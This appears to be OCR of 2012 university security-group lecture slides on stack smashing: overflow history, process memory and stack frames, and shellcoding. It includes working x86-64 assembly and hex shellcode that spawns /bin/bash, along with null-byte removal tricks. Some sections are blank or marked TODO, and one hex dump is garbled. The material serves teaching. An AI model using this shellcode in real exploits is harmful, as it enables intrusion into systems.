Smashing the Stack

Cesena Security Network and Applications

University of Bologna, Scuola di Ingegneria ed Architettura
Ingegneria Informatica Scienze e Tecnologie dell'Informazione Ingegneria e Scienze Informatiche

December 14, 2012

Outline

Outline

Introduction I

Acknowledgement

A special thanks to **CeSeNA Security** group and *Marco Ramilli* our "old" mentor...

Smash the stack I

smash the stack [C programming] n.
On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind.

A brief time line I

The fist document Overflow Attack (Air Force) - 31/10/1972

"By supplying addresses outside the space allocated to the users programs, it is often possible to get the monitor to obtain unauthorized data for that user, or at the very least, generate a set of conditions in the monitor that causes a system crash."

A brief time line II

The morris Worm - 2/11/1988

Robert Tappan Morris (Jr.) wrote and released this while still a student at Cornell University. Aside from being the first computer worm to be distributed via the Internet, the worm was the public's introduction to *"Buffer Overflow Attacks"*, as one of the worms attack vectors was a classic stack smash against the *fingerd* daemon.

In his analysis of the worm, Eugene Spafford writes the following: "The bug exploited to break fingerd involved **overrunning the buffer** the daemon used for input. . . .

The idea of using buffer overflow to inject code into a program and cause it to jump to that code occurred to me while reading fingerd.c"

A brief time line III

How to Write Buffer Overflow 20/10/1995


by Peiter Zatko (mudge)

"...
The 'Segmentation fault (core dumped)' is what we wanted to see. This tells us there is definitely an attempt to access some memory address that we shouldn't. If you do much in 'C' with pointers on a unix machine you have probably seen this (or Bus error) when pointing or dereferencing incorrectly.
..."

Smashing The Stack For Fun And Profit 8/11/1996

by Elias Levy (Aleph1)

One of the best article about BoF.



Process Memory I

Buffers, Memory and Process

To understand what stack buffers are we must first understand how a program and process are organized.

- Program layout is divided in sections like:
  - .text, where program instruction are stored
  - .data, where program data will be stored
  - .bss, where static vars are allocated
  - .stack, where **stack frames** live
- These sections are typically mapped in memory segments, so they have associated RWX permissions.

Process Memory II


.text

The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region is normally marked read-only and any attempt to write to it will result in a *segmentation violation*.

.data .bss

The data region contains initialized and uninitialized data. Static variables are stored in this region. The data region corresponds to the data-bss sections of the executable file. Its size can be changed with the *brk(2)* system call. If the expansion of the bss-data or the user stack exhausts available memory, the process is blocked and is rescheduled to run again with a larger memory space.
New memory is added between the data and stack segments.

Process Memory III



Stack Frame I

- The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call.
- Depending on the implementation the stack will either grow down (towards lower memory addresses), or up. The stack pointer is also implementation dependent. It may point to the last address on the stack, or to the next free available address after the stack.
- In addition to the stack pointer, which points to the top of the stack, it is often convenient to have a frame pointer which points to a fixed location within a frame. Some texts also refer to it as a local base pointer.

Stack Frame II

Stack

In x86 architecture stack grows in opposite direction w.r.t. memory addresses. Also two registers are dedicated for stack management.

EBP/RBP , points to the **base** of the stack-frame (*higher address*)

EIP/RIP , points to the **top** of the stack-frame (*lower address*)

Stack Frame III

Stack Frame

Logical stack frames that are pushed when calling a function and popped when returning.
A stack frame contains:

- Parameters passed to the called function (depends on calling convention, not true for linux64)
- **Data necessary to recover the previous stack frame, including value of the instruction pointer at the time of the function call.**
- Local variables

Stack Frame IV

TODO: Stack Frame Pitcure here

Stack Frame V

Call Prologue and Epilogue

```
;params passing*
call fun ;it push EIP/RIP
push EBP
mov EBP,ESP
sub ESP,<param-space>
```

```
1 mov ESP,EBP
2 pop EBP ;restore old
    EBP/RBP
3 ret ;pop EIP/RIP
```

Outline

Buffer Overflows

Outline

Security Against Bofs

Outline

Shellcoding

BOF payload

- A buffer overflow exploitation ends with the execution of an arbitrary payload.
- The payload is a sequence of machine code instructions.
- Usually, the ultimate goal is to spawn a shell (hence *shellcoding*).
- A common way to write shellcode is to use assembly language.

Shellcoding: Syscalls

Invoking a syscall

- Syscalls are invokable using a numerical id.
- Ids are defined into *unistd_32.h* for x86 systems and *unistd_64.h* for x86_64 systems.
- On x86_64 systems the assembler operation *syscall* execute the syscall identified by rax.
- On x86 systems the assembler operation *int 80h* raises a software interrupt, which leads to the execution of the syscall identified by eax.

```
1 ; exit(0) syscall
2 mov rdi, 0
3 mov rax, 60
4 syscall
```

```
1 ; exit(0) syscall
2 mov ebx, 0
3 mov eax, 1
4 int 80h
```

Shellcoding: Syscall and parameter passing

How to pass parameters?

Use the calling convention for syscalls!

- x86_64 rdi, rsi, rdx, r10, r8 and r9.
- x86 ebx, ecx, edx, esi, edi and ebp.

Other parameters go into the stack.

Shellcoding: Data reference I

The reference problem

- Usually, a syscall requires parameters such as strings or data structure.
- The shellcode is not compiled with the program it's intended to run: it must be designed as a *Position Independent Code*, i.e. the shellcode can't use absolute reference.
- Therefore you must use relative addressing, but before IA-64 it was not possible.

```
message db 'CeSeNA',0x0a,0
; What will be the address of message?
mov rax, ?
```

Shellcoding: Data reference II

Old IA-32 way

- You use a trick: jmp just before the data location, then do a call.
- The call Instruction pushes the next instruction pointer onto the stack, which is equal to the *msg* address.

```
jmp message
run:
   pop ebx ; now ebx contains the string reference
   ; ... shellcode
message:
   call run
   msg db 'CeSeNA',0x0a,0
```

Shellcoding: Data reference III

New IA-64 way

- IA-64 introduces the RIP relative addressing.
- *[rel message]* becomes *[rip + offset]*

```
lea rdi, [rel message] ; now ebx contains
                       ; the string reference
; ... shellcode

message db 'CeSeNA',0x0a,0
```

Shellcoding: Data reference IV

Generic Way

- You can pop the string in hex format over the stack.
- The stack pointer is then the string reference.

```
push 0x000a414e ; 0x00, 0x0a, 'AN'
push 0x65536543 ; 'eSeC'
mov ebx, esp ; now ebx contains the string reference
; ...
```

Shellcoding: How to write a shellcode

- A shellcode spawns a shell $\Longrightarrow$ *execve* syscall.

```
unistd_32.h
#define __NR_execve 11
unistd_64.h
#define __NR_execve 59
syscall.h
int kernel_execve( const char *filename,
                   const char *const argv[],
                   const char *const envp[]);
```

- Desired call:

```
execve("/bin/bash", ["/bin/bash", NULL], NULL);
```

Shellcode: first attempt I

```
bits 64

lea rdi, [rel filename] ; filename
lea rsi, [rel args] ; argv
mov rdx, 0 ; envp

mov [rel args], rdi ; argv[0] <- filename
mov [rel args+8], rdx ; argv[1] <- null

mov rax, 59
syscall

filename db '/bin/bash',0
args db 16
```

Shellcode: first attempt II

```
\x48\x8d\x3d\x21\x00\x00\x00\x48\x\x8d\x35\x24\x00\x00
\x00\xba\x00\x00\x00\x00\x48\x89\x3d\x18\x00\x\x00\x00
\x48\x89\x15\x19\x00\x00\x00\xb8\x3b\x00\x00\x00\x0f
\x05\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x00\x01\x00
\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00
```

- Warning: zero-byte presence!
- Often shellcode payload are red as string.
- C strings are null-terminated array of chars.
- The vulnerable program will process only the first five bytes!

Shellcode: Zero-byte problem

Zero-bytes presence is caused by data and addresses

- *mov rax, 11h* is equivalent to *mov rax, 0000000000000011h*.
- *lea rax, [rel message]* is equivalent to *lea rax, [rip + 0000...xxh]*.
- *execve*, for instance, requires a null terminated string and some null parameters.

Solutions

- Use *xor* operation can zero a register.
- Use smaller registers (e.g.: rax $\rightarrow$ eax $\rightarrow$ ax $\rightarrow$ [ah,al])
- Use *add* operation: immediate operators are not expanded.
- Place non-null marker and substitute them inside the code.
- Make a relative reference offset negative.

Shellcode: second attempt I

```
bits 64
jmp code
filename db '/bin/bash','n' ; 'n' is the marker
args db 16
code:
  lea rdi, [rel filename] ; negative offset
  lea rsi, [rel args] ; negative offset
  xor rdx, rdx ; zeros rdx
  mov [rel filename+10], dl ; zeros the marker
  mov [rel args], rdi
  mov [rel args+8], rdx
  xor rax,rax ; zeros rax
  mov al, 59 ; uses smaller register
  syscall
```

Shellcode: second attempt II

```
\xeb\x0b\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x6e
\x10\x48\x8d\x3d\xee\xff\xff\xff\x48\x8d\x35\xf1
\xff\xff\xff\x48\x31\xd2\x88\x15\xe8\xff\xff\xff
\x48\x89\x3d\xe1\xff\xff\xff\x48\x89\x15\xe2\xff
\xff\xff\x48\x31\xc0\xb0\x3b\x0f\x05
```

- Zero-bytes eliminated.

Outline

Exercise

Outline

References